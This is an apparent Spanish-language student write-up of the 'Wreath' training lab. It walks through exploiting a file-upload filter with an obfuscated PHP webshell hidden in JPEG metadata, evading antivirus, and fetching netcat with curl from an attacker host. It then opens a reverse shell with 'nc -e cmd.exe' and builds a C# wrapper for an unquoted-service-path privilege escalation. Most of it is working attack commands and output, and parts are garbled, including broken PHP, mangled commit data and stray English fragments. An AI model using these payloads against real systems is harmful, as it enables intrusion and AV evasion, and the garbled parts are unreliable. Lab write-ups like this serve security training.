Para extraer la información del repositorio se usó la herramienta GitTools, donde se utiliza el extractor de archivos .git de esta herramienta

```

[~] juansekali㉿kali:[~/Wreath/Website.git]
└─$ mv 'C:\Gitstack\Repositories\Website.git' .git
[~] juansekali㉿kali:[~/Wreath/Website.git]
└─$ ./GitTools/Extractor/extractor.sh _ Website
#####
# Extractor is part of https://github.com/internetwache/GitTools
#
# Developed and maintained by @gehexelt from @internetwache
#
# Use at your own risk. Usage might be illegal in certain circumstances.
# Only for educational purposes!
#####
[*] Destination folder does not exist
[*] Creating ...
[+] Found commit: 345ac8b236064b431fa43f53d91c98c4834ef8f3

```

Dentro del archivo extraído hay 3 commits

Lógicamente hablando, podemos suponer que actualmente están en orden inverso según el mensaje de commit; sin embargo, también podríamos verificar el valor principal de cada commit. Comenzando con la única confirmación sin un elemento principal (que debe ser la commit inicial).

```

[~] juansekali㉿kali:[~/Wreath/Website.git/Website]
└─$ separator="-----"; for i in $(ls); do printf "\n\n$separator\n\033[4;1m$ \033[0m\n$ cat $i/commit-meta.txt\n"; done; printf "\n\n$separator\n\n"
-----[~] juansekali㉿kali:[~/Wreath/Website.git/Website]
0-345ac8b236064b431fa43f53d91c98c4834ef8f3
tree c4726fef596741220267e2b1e014024b93fcfd78
parent 82dfc97be0cd7582d485d9031c09abcb5c6b18f2
author twright <me@thomaswright.thm> 1609614315 +0000
committer twright <me@thomaswright.thm> 1609614315 +0000
Initial Commit for the back-end
Updated the filter
-----[~] juansekali㉿kali:[~/Wreath/Website.git/Website]
1-79dde80cc19ec76704567996738894828f4ee895
tree d6f9cc307e317dec7be4fe80fb0ca569a97dd984
author twright <me@thomaswright.thm> 1604849458 +0000
committer twright <me@thomaswright.thm> 1604849458 +0000
Static Website Commit
-----[~] juansekali㉿kali:[~/Wreath/Website.git/Website]
2-82dfc97bec0d7582d485d9031c09abcb5c6b18f2
tree 03f072e22c2f4ab744a80ffcfb0eb31c8e624001b6e
parent 70dde80cc19ec76704567996738894828f4ee895
author twright <me@thomaswright.thm> 1608592351 +0000
committer twright <me@thomaswright.thm> 1608592351 +0000
Initial Commit for the back-end, we can guess that these are currently in reverse order based on the commit message; however, we could also check the parent value of each

```

Examinando cada uno de carpetas y archivos en búsqueda de archivos PHP que brinden información sobre el back end del web server se encontró un archivo index.php

Para una búsqueda de archivos .php se hace uso de la herramienta find especificando la extensión .PHP para encontrar dichos archivos



```
(juansekali㉿kali)-[~/Wreath/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ find . -name "*.php"
./resources/index.php [we're going to find a serious vulnerability, it's going to have to be here]
```

Ánálisis exhaustivo de código fuente contiendo en el repositorio

```
(juansekali㉿kali)-[~/..../Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources]
└─$ cat index.php
<?php

if(isset($_POST["upload"])) && is_uploaded_file($_FILES["file"]["tmp_name"])){
    $target = "uploads/".$_FILES["file"]["name"];
    $goodExts = ["jpg", "jpeg", "png", "gif"];
    if(file_exists($target)){
        header("location: ./?msg=Exists");
        die();
    }
    $size = getimagesize($_FILES["file"]["tmp_name"]);
    if(!in_array(explode(".", $_FILES["file"]["name"])[1], $goodExts) || !$size){
        header("location: ./?msg=Fail");
        die();
    }
    move_uploaded_file($_FILES["file"]["tmp_name"], $target);
    header("location: ./?msg=Success");
    die();
} else if ($_SERVER["REQUEST_METHOD"] == "post"){
    header("location: ./?msg=Method");
}

if(isset($_GET["msg"])){
    $msg = $_GET["msg"];
    switch ($msg) {
        case "Success":
            $res = "File uploaded successfully!";
            break;
        case "Fail":
            $res = "Invalid File Type";
            break;
        case "Exists":
            $res = "File already exists";
            break;
        case "Method":
            $res = "No file send";
            break;
    }
}
?>
```

Examinando cada uno de carpetas y archivos en búsqueda de vulnerabilidades...

Información sobre el back end del web server se encontró en el archivo index.php.

El archivo contiene información sobre el creador Thomas, cuenta cómo una vulnerabilidad del web server.

La ruta obtenida mediante la búsqueda es explorada sobre la IP del web server, en este fichero se encuentra un punto de carga de imágenes que según el código del repositorio solo permite subir imágenes o archivos con las extensiones .jpeg, .png, .jpg y .gif. Vulnerabilidad de la cual es posible aprovecharse mediante la carga de una extensión modificada que confunda el filtro impuesto por el web server. Es importante que se deba generar un segundo proxy que atrape la información entre la maquina atacante y el webserver para solucionar esto se configura chisel y Foxy proxy.

 Edit Proxy wreath
wreath

<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;">Title or Description (optional)</div> <div style="border: 1px solid #ccc; padding: 2px 10px; border-radius: 3px;">wreath</div>	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;">Proxy Type</div> <div style="border: 1px solid #ccc; padding: 2px 10px; border-radius: 3px;">SOCKS</div>
<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;">Color</div> <div style="background-color: #66cc66; border: 1px solid #ccc; padding: 2px 10px; border-radius: 3px; width: 150px; height: 15px;"></div>	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;">Proxy IP address or DNS name ★</div> <div style="border: 1px solid #ccc; padding: 2px 10px; border-radius: 3px;">127.0.0.1</div>
<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;">Send DNS through SOCKS5 proxy</div> <div style="display: flex; align-items: center;"> <input checked="" type="checkbox"/> On </div>	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;">Port ★</div> <div style="border: 1px solid #ccc; padding: 2px 10px; border-radius: 3px;">9090</div>
<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;">Username (optional)</div> <div style="border: 1px solid #ccc; padding: 2px 10px; border-radius: 3px;">username</div>	<div style="border: 1px solid #ccc; padding: 5px; margin-bottom: 5px;">Password (optional) </div> <div style="border: 1px solid #ccc; padding: 2px 10px; border-radius: 3px;">*****</div>



```

(juansekali㉿kali)-[~/Wreath]
└─$ sshuttle -r root@10.200.57.200 --ssh-cmd "ssh -i private_key" 10.200.57.0/24
-x 10.200.57.200
[local sudo] Password:
Lo siento, prueba otra vez.
[local sudo] Password:
c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.

(juansekali㉿kali)-[~/Wreath]
└─$ cd ..
(juansekali㉿kali)-[~/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3/resources]
└─$ find . -name *.php
./resources/index.php
(juansekali㉿kali)-[~/Website.git/Website/0-345ac8b236064b431fa43f53d91c98c4834ef8f3]
└─$ chisel client 10.200.57.150:20000 9090:socks
2022/03/21 21:52:09 client: Connecting to ws://10.200.57.150:20000
2022/03/21 21:52:09 client: tun: proxy#127.0.0.1:9090=socks: Listening
2022/03/21 21:52:11 client: Connected (Latency 181.366893ms)

```

Teniendo ambos proxys corriendo ahora es posible acceder al sitio web del PC de Thomas.

What I am all about.

I am a sysadmin and developer with a passion for tech! My specialisms are full-stack web development and software dev. I have a track record for providing fast, efficient and dynamic solutions for my clients -- both recently in my freelance work, and previously as the team lead of a software development team in Solihull, UK.

Please find my CV below.


I look forward to hearing from you!

Expertise

Full-Stack Web Development **Network Design and Architecture**


10 years on-and-off experience as a full-

Ahora nos dirigimos al fichero encontrado en el repositorio de web server.



Inicialmente se encuentra el login impuesto por el creador Thomas, ingresamos las credenciales anteriormente encontradas y se encuentra el punto de carga de archivos.





Dado la vulnerabilidad se construye el exploit PHP que permitirá un reverse shell con el PC de Thomas pero con el detalle de que debe ser una carga útil ofuscada puesto que el PC de Thomas contiene una solución de antivirus.

AV Evasion

Se cree que el computador personal de Thomas cuenta con el software de antivirus Windows Defender además de la interfaz de escaneo antimalware (AMSI) implementada por Microsoft que escanea los scripts a medida que ingresan a la memoria.

Para una evasión de antivirus correcta es necesario generar una forma de ofuscación cuando se trata de cargas útiles. El objetivo es cambiar algunas cosas lo suficiente como para que el software de AV no pueda detectar nada malo.

Como fue visto anteriormente hay un punto de carga de scripts PHP. La solución está en generar una carga útil ofuscada. En la construcción de carga la útil debe ser un poco más largo que el clásico webshell PHP de una sola línea (<?php system(\$_GET["cmd"]);?>) por dos razones:

- Si lo estamos ofuscando, se convertirá en una sola línea de todos modos.
- Cualquier cosa diferente es buena cuando se trata de evasión AV.

```
GNU nano 6.1
using System;
using System.Diagnostics;

namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc-JU4NM4G0.exe", "10.50.55.87 3456 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            procInfo = procInfo;
            proc.Start();
        }
    }
}
```

Ahora que es necesario ofuscar la carga útil se emplea una herramienta en línea que hará el trabajo de ofuscar el código de una forma rápida.



Please paste the PHP source code you want to obfuscate:

```
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
```

- Remove comments
 - Remove whitespaces
 - Obfuscate variable names
 - Obfuscate function and class names
 - Encode strings
 - Use hexadecimal values for names

Renaming Method: Numbering

Prefix Length: 1 ▾

Prefix Delimiter: **None**

MD5 Length: 12 ▾

Obfuscate Source Code

Obfuscated PHP Source Code:

```
<?php $q0=$_GET[base64_decode('d3JlYXR0')];if(isset($q0)){echo  
base64_decode('PHByZT4='),shell_exec($q0).base64_decode('PC9wcmU+');}die();  
?>
```



Ahora resta subir cargar en una imagen el código ofuscado a través de exiftool

```
[~] (juansekali㉿kali)-[~/Wreath]
└─$ exiftool -comment "<?php \$p0=\$_GET{base64_decode('d3JLYXRo')};if(isset(\$p0)){echo base64_decode('PHByZT4*').shell_exec(\$p0).base64_decode('PC9wcmU+');}die();?>
  shell-JU4NM4G0.jpeg.php
  1 image files updated

[~] (juansekali㉿kali)-[~/Wreath]
└─$ exiftool shell-JU4NM4G0.jpeg.php
ExifTool Version Number : 12.40
File Name : shell-JU4NM4G0.jpeg.php
Directory : .
File Size : 29 Kib
File Modification Date/Time : 2022:03:18 12:46:46-05:00
File Access Date/Time : 2022:03:18 12:46:46-05:00
File Inode Change Date/Time : 2022:03:18 12:46:46-05:00
File Permissions : -rw-r--r--
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
JFIF Version : 1.01
Resolution Unit : None
X Resolution : 1
Y Resolution : 1
Profile CMM Type : Little CMS
Profile Version : 2.1.0
Profile Class : Display Device Profile
Color Space Data : RGB
Profile Connection Space : XYZ
Profile Date Time : 2017:02:01 18:01:00
Profile File Signature : acsp
Primary Platform : Apple Computer Inc.
CMM Flags : Not Embedded, Independent
Device Manufacturer :
```

Al ejecutar el webshell en el fichero que contiene los archivos subidos, se puede comprobar que se ha obtenido un shell correctamente.

Para poder ejecutar el shell no olvide que debe contar con dos proxys:

1. sshuttle y chisel → proxy con la IP 10.200.57.150.
2. Foxy proxy → proxy con la IP 10.200.57.100.


El proxy generado por las herramientas sshuttle y chisel debe estar configurado de la siguiente manera.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
  Volume in drive C is Local Disk (C:
  Directory: C:\Users\Administrator\Documents
Mode                LastWriteTime         Length Name
-a——       3/19/2022  2:29 PM           8230912 chisel-wallehazz.exe
-a——       3/16/2022  6:43 PM          7352320 chisel.exe

*Evil-WinRM* PS C:\Users\Administrator\Documents> ./chisel.exe server -p 20000 --socks5
chisel.exe : 2022/03/19 16:44:53 server: Fingerprint opxocly0ly+57twNNBU/WxClipXIG1/cZ1mGH/FEpI=
  + CategoryInfo : NotSpecified: (2022/03/19 16:44...61/cZ1mGH/FEpI=String) [], RemoteException
  + FullyQualifiedErrorId : NativeCommandError
2022/03/19 16:44:53 server: Listening on http://0.0.0.0:20000/2022/03/19 16:45:11 server: session#1: Client version (0.0.0-src) differs from server version (1.7.7)
c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache. Check your connection to the network.
c : warning: closed channel 1266 got cmd=TCP_STOP_SENDING len=0
s: warning: closed channel 1266 got cmd=TCP_EOF len=0
Connection to 10.200.57.200 closed by remote host.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
c : fatal: ssh connection to server (pid 9262) exited with returncode 255
  (root㉿kali)-[~/home/juansekali/Wreath]
└─# sshuttle -r root@10.200.57.200 -ssh-cmd "ssh -i private_key" 10.200.57.0/24
-x 10.200.57.200
c : Connected to server.
Failed to flush caches: Unit dbus-org.freedesktop.resolve1.service not found.
fw: Received non-zero return code 1 when flushing DNS resolver cache.
  (juansekali㉿kali)-[~/Wreath]
└─$ chisel client 10.200.57.150:20000 0000:socks
2022/03/19 11:45:09 client: Connecting to ws://10.200.57.150:20000
2022/03/19 11:45:09 client: tun: proxy#127.0.0.1:9090⇒socks: Listening
2022/03/19 11:45:10 client: Connected (Latency 197.12219ms)
```

Foxy proxy debe atrapar el tráfico entre la IP 10.200.57.150 y la IP 10.200.57.100 esta última que corresponde al PC de Thomas.






The screenshot shows the 'Edit Proxy wreath' configuration interface. It includes fields for 'Title or Description (optional)' (wreath), 'Proxy Type' (SOCKS5), 'Color' (#66cc66), 'Send DNS through SOCKS5 proxy' (On), 'Proxy IP address or DNS name' (127.0.0.1), 'Port' (9090), 'Username (optional)' (username), and 'Password (optional)' (*****).

Una vez configurados los proxys es posible continuar con la ofuscación de la carga útil dentro del equipo.

Como dentro de la carga útil se configuro un parámetro GET que a través de la palabra “wreath” es posible ejecutar comandos de la consola de windows arbitrariamente.



The screenshot shows a browser window on a Kali Linux machine. The URL is 10.200.57.100/resources/uploads/shell-JU4NM4G0.jpeg.php?wreath=systeminfo. The page content is a reverse shell payload. The systeminfo command output is visible, showing details about the Windows Server 2019 Standard machine, including the host name (WREATH-PC), OS version (10.0.17763 N/A Build 17763), and processor information (Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz).

Después de obtener un webshell ahora sería ideal generar un full reverse shell en el PC de Thomas.

Hay una versión de netcat para Windows. En el siguiente repositorio es posible encontrar una versión de netcat que eluda a Windows Defender nc43.exe.


git clone <https://github.com/int0x33/nc.exe>

Teniendo una vez descargada la versión del binario de netcat es preciso subirlo a la máquina objetivo. Para esto se usó un servidor python3 y en el servidor se debió bajar dicha versión de netcat ejecutando el comando curl configurado en la ubicación del archivo nc64.exe en kali.

```
(root㉿kali)-[~/home/juansekali/Wreath/nc.exe]
# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80) ...
10.200.57.100 - - [18/Mar/2022 13:37:50] "GET /nc64.exe HTTP/1.1" 200 -
```

curl http://10.50.55.87/nc64.exe -o c:\windows\temp\nc-JU4NM4G0.exe → En el navegador.






Ahora puede realizarse el shell inverso, pero es necesario enumerar la maquina ya que en el momento no se cuentan con los permisos suficientes o totales como se quiere. Esto significa que necesitaremos enumerar el objetivo para los vectores privados, y con Defender activo, tiene que hacerse en silencio.

Para ejecutar el shell es necesario ejecutar en el navegador el siguiente comando:

10.200.57.100/resources/uploads/shell-JU4NM4G0.jpeg.php?wreath=powershell.exe
c:\|windows\|temp\|nc-JU4NM4G0.exe 10.50.55.87 5555 -e cmd.exe.

Una vez es ejecutado este comando se inicia el shell inverso, note que la pagina se queda cargando.



Una vez ejecutada esta acción se activará el shell en inverso a través del oyente por el puerto 555.

```
(root㉿kali)-[~/home/juansekali/Wreath/nc.exe]
# nc -lvp 5555
listening on [any] 5555 ...
connect to [10.50.55.87] from (UNKNOWN) [10.200.57.100] 50018
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>[The connection to the server was not

```

Como vimos cuando obtuvimos el webshell por primera vez, el servidor web (desafortunadamente) no se estaba ejecutando con permisos del sistema (al contrario de los valores predeterminados de Xampp).

Es poco probable que los servicios principales de Windows sean vulnerables a algo: es mucho más probable que los servicios instalados por el usuario cuenten con vulnerabilidades.

Se realiza a búsqueda de los servicios no predeterminados mediante el siguiente comando:

```
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
```

El resultado de la ejecución del comando es la enumeración de todos los servicios en el sistema, luego filtra para que solo se devuelvan los servicios que no están en el directorio C:\Windows. Esto debería eliminar la mayoría de los servicios centrales de Windows (que es poco probable que sean vulnerables a este tipo de vulnerabilidad), dejándonos principalmente con servicios instalados por el usuario menos conocidos.

DisplayName	StartMode	Name	PathName
Amazon SSM Agent	Auto	AmazonSSMAgent	"C:\Program Files\Amazon\SSM\amazon-ssm-agent"
gent.exe"	Auto	Apache2.4	"C:\xampp\apache\bin\httpd.exe" -k runservice
Apache2.4	Auto	avast! firewall	avast! firewall add rule name: "shell-JU4NM4G0" dirin actionallow protocol:ip connection:28000
vice	Auto	AWSLiteAgent	"C:\Program Files\Amazon\XenTools\LiteAge
AWS Lite Guest Agent	Auto	LSM	"C:\Program Files\Amazon\XenTools\LiteAge\LSM"
nt.exe"	Auto	Unknown	Unknown
LSM	Unknown	LSM	"C:\Program Files\Amazon\XenTools\LiteAge\LSM"
Mozilla Maintenance Service	Manual	MozillaMaintenance	"C:\Program Files (x86)\Mozilla Maintenance Service\mozilla-maintenance-service.exe"
ce Service\maintenanceservice.exe"	Manual	NetSetupSvc	"C:\Windows\system32\NetSetupService.exe"
NetSetupSvc	Unknown	NetSetupSvc	"C:\Windows\system32\NetSetupService.exe"
Windows Defender Advanced Threat Protection Service	Manual	Sense	"C:\Windows\system32\Sense.exe"
ed Threat Protection\MsSense.exe"	Manual	SystemExplorerHelpService	"C:\Windows\system32\SystemExplorerHelpService.exe"
System Explorer Service	Auto	WdNisSvc	"C:\Windows\system32\WdNisService.exe"
stem Explorer\Service\SystemExplorerService64.exe	Auto		
Windows Defender Antivirus Network Inspection Service			"C:\ProgramData\Microsoft\Windows\Defende"



Como se puede observar en la imagen hay un servicio el cual no cuenta con comillas, la falta de comillas indica que podría ser vulnerable a un ataque de ruta de servicio sin comillas. Es decir, si alguno de los directorios en esa ruta contiene espacios y se puede escribir. Entonces, asumiendo que el servicio se está ejecutando como la cuenta NT AUTHORITY\SYSTEM, podríamos ser capaces para elevar los privilegios.

Se valida que el servicio está corriendo sobre la cuenta local de Windows.

```
C:\xampp\htdocs\resources\uploads>sc qc SystemExplorerHelpService
sc qc SystemExplorerHelpService
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL     : 0   IGNORE
        BINARY_PATH_NAME   : C:\Program Files (x86)\System Explorer\System Explorer\service\SystemExplorerService64.exe
        LOAD_ORDER_GROUP  :
        TAG               :
        DISPLAY_NAME       : System Explorer Service
        DEPENDENCIES      :
        SERVICE_START_NAME: LocalSystem

C:\xampp\htdocs\resources\uploads>
```

Se verifican los permisos de escritura en la ruta del servicio SystemExplorerHelpService.

Comando: powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list".

```
C:\xampp\htdocs\resources\uploads>powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
powershell "get-acl -Path 'C:\Program Files (x86)\System Explorer' | format-list"
          NT AUTHORITY\SYSTEM account, we might be able to elevate

Path   : Microsoft.PowerShell.Core\FileSystem::C:\Program Files (x86)\System Explorer
Owner  : BUILTIN\Administrators
Group  : WREATH-PC\None
Access : BUILTIN\Users Allow FullControl
          NT SERVICE\TrustedInstaller Allow FullControl
          NT SERVICE\TrustedInstaller Allow 268435456
          NT AUTHORITY\SYSTEM Allow FullControl
          NT AUTHORITY\SYSTEM Allow 268435456
          BUILTIN\Administrators Allow FullControl
          BUILTIN\Administrators Allow 268435456
          BUILTIN\Users Allow ReadAndExecute, Synchronize
          BUILTIN\Users Allow -1610612736
          CREATOR OWNER Allow 268435456
          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
          APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -1610612736
          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow ReadAndExecute, Synchronize
          APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES Allow -1610612736
Audit  :
Sddl   : O:BAG:S-1-5-21-3963238053-2357614183-4023578609-513D:AI(A;OICI;FA;;;BU)(A;ID;FA;;;S-1-5-80-956008885-341852264
          9-1831038044-1853292631-2271478464)(A;CIO;GA;;;S-1-5-80-956008885-3418522649-1831038044-1853292631-22714784
          64)(A;ID;FA;;;SY)(A;OICII;GA;;;SY)(A;ID;FA;;;BA)(A;OICII;GA;;;BA)(A;ID;0x1200a9;;;BU)(A;OICII;GXGR;;;
```

Con las dos vulnerabilidades presentes solo faltaría hacer un programa "wrapper" muy pequeño que active el binario netcat que ya tenemos en el objetivo.

Ahora es necesario crear la carga útil y adicionalmente generar el archivo ejecutable para poder activar el binario de netcat.

```
└─(root㉿kali)-[~/home/juansekali/Wreath]
# cat Wrapper.cs
using System;
using System.Diagnostics;

namespace Wrapper{ // now complete, if should look something like:
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\\\temp\\\\nc-JU4NM4G0.exe", "10.50.55.87 3456 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
We can now compile our program using the Mono compiler.
```

Con las dos vulnerabilidades presentes solo faltaría hacer un programa "wrapper" muy pequeño que active el binario netcat que ya tenemos en el objetivo.

Ahora es necesario crear la carga útil y adicionalmente generar el archivo ejecutable para poder activar el binario de netcat.

El archivo es subido a través de un servidor Python3 generado localmente y es descargado en la máquina objetivo usando la herramienta curl.

Se requiere usar temporalmente un servidor SMB a través de la herramienta impacket que nos ayuda a interactuar con servicios de Windows.



Se genera un recurso compartido apodado “share” en este servidor SMB. Como Impacket usa SMBv1 de forma predeterminada, debemos especificar que se use SMBv2 para que el objetivo relativamente actualizado lo acepte. Luego, establecemos un nombre de usuario y una contraseña para las conexiones al servidor; nuevamente, esto se debe a las políticas de seguridad en el objetivo que requieren la autenticación de las conexiones.

Podemos usar las credenciales creadas por nosotros para generar la autenticación

```
C:\xampp\htdocs\resources\uploads>net use \\10.50.55.87\share /USER:user s3cureP@ssword
net use \\10.50.55.87\share /USER:user s3cureP@ssword
The command completed successfully.

C:\xampp\htdocs\resources\uploads>python impacket.examples.smbserver.py share . -smb2support -username user -password s3cureP@ssword -sharename share -comment "share" -path C:\xampp\share -filemask .*
```

Luego debe copiarse ejecutable de la carga útil “Wrapper.exe” desde kali a la maquina objetivo.

```
C:\xampp\htdocs\resources\uploads>copy \\10.50.55.87\share\Wrapper.exe %TEMP%\wrapper-JU4NM4G0.exe
copy \\10.50.55.87\share\Wrapper.exe %TEMP%\wrapper-JU4NM4G0.exe
Overwrite C:\Users\Thomas\AppData\Local\Temp\wrapper-JU4NM4G0.exe? (Yes/No/All): Yes
Yes
      1 file(s) copied.
E: No se pudo encontrar el paquete pip3
C:\xampp\htdocs\resources\uploads>|
```

Teniendo la carga útil dentro de la PC de Thomas resta copiarlo a la ruta que tiene permisos de escritura.

```
C:\Windows\Temp>copy %TEMP%\wrapper-JU4NM4G0.exe "C:\Program Files (x86)\System Explorer\System.exe"
